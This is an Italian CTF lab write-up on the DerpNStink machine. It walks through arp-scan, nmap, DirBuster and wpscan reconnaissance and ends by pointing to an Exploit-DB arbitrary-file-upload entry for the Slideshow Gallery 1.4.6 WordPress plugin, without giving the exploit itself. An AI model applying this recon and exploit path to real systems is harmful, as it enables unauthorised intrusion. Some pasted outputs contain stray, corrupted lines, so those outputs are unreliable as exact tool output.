

## GIORNO 4: DERPNSITNK






L'esercizio del giorno 4 ci chiedeva di cercare dei Flag di una CTF.

Un Capture the Flag (abbreviato in CTF) è un gioco di hacking dove un team o un singolo utente, cercano vulnerabilità in sistemi e software messi a disposizione dagli organizzatori della competizione al fine di sfruttarle e di collezionare le varie flag nascoste sul sistema bersaglio.


Oltre a trovare e sfruttare vulnerabilità molte challenge consistono in risolvere puzzle logici o capire come funziona e come abusare un sistema.

Il gioco è ispirato e prende il nome da Rubabandiera, che in inglese è chiamato appunto Capture the Flag.

Dopo aver scaricato ed installato la macchina virtuale, abbiamo impostato la scheda di rete su 'shared network', per UTM, o 'scheda solo host', per VirtualBox. La stessa configurazione la impostiamo anche per la macchina Kali.




Successivamente con il comando “**ip a**” individuiamo l’indirizzo IP assegnato in maniera dinamica alla macchina Kali.



```
(kali㉿kali)-[~] $ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
Disallow: http://example.com:80/ about Help
Disallow: http://example.com:80/ files
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether e2:60:ab:93:c2:43 brd ff:ff:ff:ff:ff:ff
        inet 192.168.64.8/24 brd 192.168.64.255 scope global dynamic noprefixroute eth0
            valid_lft 86343sec preferred_lft 86343sec
inet6 fdab:90f:f523:77d2:9aad:5a3a:70e6:6298/64 scope global temporary dynamic
    valid_lft 604745sec preferred_lft 86341sec
inet6 fdab:90f:f523:77d2:e060:abff:fe93:c243/64 scope global dynamic mngtmpaddr noprefixroute
    valid_lft 2591976sec preferred_lft 604776sec
inet6 fe80::e060:abff:fe93:c243/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
        valid_lft forever preferred_lft forever
Disallow: http://example.com:80/ files
```

A questo punto, effettuiamo una scansione arp per individuare tutti gli indirizzi IP attivi sulla rete locale e poter trovare quello della nostra macchina bersaglio.



```
(kali㉿kali)-[~] $ sudo arp-scan 192.168.64.0/24
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: e2:60:ab:93:c2:43, IPv4: 192.168.64.8
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.64.1      5e:e9:1e:d9:83:64      (Unknown: locally administered)
192.168.64.11     d6:68:7b:55:ac:f1      (Unknown: locally administered)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.997 seconds (128.19 hosts/sec). 2 responded
```

Una volta trovato l'IP, tramite il tool **Nmap**, eseguiamo una scansione per individuare quante più informazioni possibili riguardo la macchina bersaglio. Si possono notare, infatti, tre porte aperte con i relativi servizi attivi, ftp, ssh e http.


```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo nmap -sS -sV -A -Pn -T4 -O -open 192.168.64.11
[sudo] password for kali: Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-21 13:40 BST
Nmap scan report for derpnstink.local (192.168.64.11)
Host is up (0.00088s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 12:4e:f8:6e:7b:6c:c6:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
|   2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
|   256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|_  256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/php/ /temporary/
|_http-title: DeRPnStiNK
|_http-server-header: Apache/2.4.7 (Ubuntu)
MAC Address: D6:68:7B:55:AC:F1 (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.88 ms  derpnstink.local (192.168.64.11)


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 9.25 seconds
```

Per il momento ci concentriamo sulla porta 80 che ospita un servizio http.

Ricerchiamo quindi tramite browser la pagina "<http://192.168.64.11>".




Tramite la funzione ispezione, analizziamo il codice html della pagina web e, dopo varie ricerche, troviamo la flag1.




The screenshot shows a browser window with developer tools open. The page has a dark background with a network graph overlay. The developer tools sidebar shows the DOM tree. A specific div element is selected, highlighted with a red box. The computed styles panel on the right shows the font properties for that element.

```
<div class="tryharder">
  <div>
    <div>
      <div>
        <div>
          <div>
            <div>
              <div>
                <div>
                  <div>
                    <div>
                      <div>
                        <div>
                          <div>
                            <div>
                              <div>
                                <div>
                                  <div>
                                    <div>
                                      <div>
                                        <div>
                                          <div>
                                            <div>
                                              <div>
                                                <div>
                                                  <div>
                                                    <div>
                                                      <div>
                                                        <div>
                                                          <div>
                                                            <div>
                                                              <div>
                                                                <div>
                                                                  <div>
                                                                    <div>
                                                                      <div>
                                                                        <div>
                                                                          <div>
                                                                            <div>
                                                                              <div>
                                                                                <div>
                                                                                  <div>
                                                                                    <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
                                                                                      <div>
................................................................
```

La scansione con nmap ci aveva restituito anche altri percorsi che andiamo a visualizzare:  
“<http://192.168.64.11/robots.txt>”, serve, in genere, ad indicare al motore di ricerca quali parti del sito non devono essere indicizzate, “<http://192.168.64.11/temporary>” e “<http://192.168.64.11/php>”.



The screenshots show three separate browser tabs. The first tab shows the robots.txt file with a 403 Forbidden error. The second tab shows the /php/ directory with a 403 Forbidden error. The third tab shows the /temporary/ directory with the message "try harder!".



Ricerchiamo quindi eventuali directory nascoste eseguendo una enumerazione sul sito web tramite il tool **Dirbuster** che, dopo averlo correttamente configurato, ci restituisce informazioni utili per il proseguimento dell'esercizio, come la cartella '**php**' che contiene l'installazione di phpmyadmin e la cartella '**weblog**' che contiene l'installazione di WordPress.

Directory Structure	Response Code	Response Size
/	200	1679
icons	403	457
weblog	301	296
wp-content	200	168
php	403	455
webnotes	200	4091
js	403	454
css	403	455
javascript	403	462

Guardando nella cartella '**webnotes**' si nota un file **info.txt** che andiamo a visualizzare. Esso ci fornisce un probabile nome utente e ci dice di aggiornare il file degli hosts con il dns locale per poter raggiungere il blog derpnstink.


Directory Structure	Response Code	Response Size
/	200	1679
webnotes	200	4091
info.txt	200	383
.php	403	463

Andiamo quindi a modificare il file hosts tramite il comando "**nano /etc/hosts**" ed aggiungendo la riga "**192.168.64.11 derpnstink.local**"

```
kali@kali: ~
File Actions Edit View Help
GNU nano 7.2
127.0.0.1      localhost
127.0.1.1      kali
192.168.64.11  derpnstink.local
```

Fatto ciò, effettuiamo la ricerca tramite browser della pagina “**derpnstink.local/weblog**”.

Si può notare, a piè di pagina, che è un sito creato con WordPress.



Eseguiamo quindi il tool **wpscan** che scansiona un url WordPress.

Parametro “**--enumerate ap**”: elenca tutti i plugins installati.

```
(kali㉿kali)-[~]
$ wpscan --url http://derpnstink.local/weblog/ --enumerate ap
_____
bruteforce
Wordpress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_____
[+] URL: http://derpnstink.local/weblog/ [192.168.64.11]
```

Tra i risultati notiamo il plugin ‘slideshow’ che potrebbe presentare una vulnerabilità in quanto risulta di una versione scaduta.

```
[+] slideshow-gallery
| Location: http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/
| Last Updated: 2023-03-15T21:34:00.000Z
| [!] The version is out of date, the latest version is 1.7.7
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.4.6 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/readme.txt
```

A questo punto eseguiamo una ricerca sul web della versione 1.4.6 di slideshow per vedere se effettivamente presenta una vulnerabilità. Come previsto, sul sito <https://www.exploit-db.com/exploits/34514>, troviamo che tale plugin ha una vulnerabilità ‘arbitrary file upload’ cioè consente il caricamento di una remote shell.

The screenshot shows a detailed view of a vulnerability entry in the Exploit Database. The title is "WordPress Plugin Slideshow Gallery 1.4.6 - Arbitrary File Upload". Key details include:

- EDB-ID:** 34514
- CVE:** 2014-5460
- Author:** JESUS RAMIREZ PICHARDO
- Type:** WEBAPPS
- Platform:** PHP
- Date:** 2014-09-01

Status indicators: **EDB Verified:** ✗, **Exploit:** ✗ / { }, **Vulnerable App:** ✗.

**Summary:** WordPress Slideshow Gallery plugin version 1.4.6 suffers from a remote shell upload vulnerability.  
Found by: Jesus Ramirez Pichardo  
@whiteexploit  
http://whiteexploit.blogspot.mx/  
Date: 2014-08-28  
Vendor Homepage: http://tribulant.com/  
Software: Slideshow Gallery  
Version: 1.4.6  
Software Link: http://downloads.wordpress.org/plugin/slideshow-gallery.1.4.6.zip  
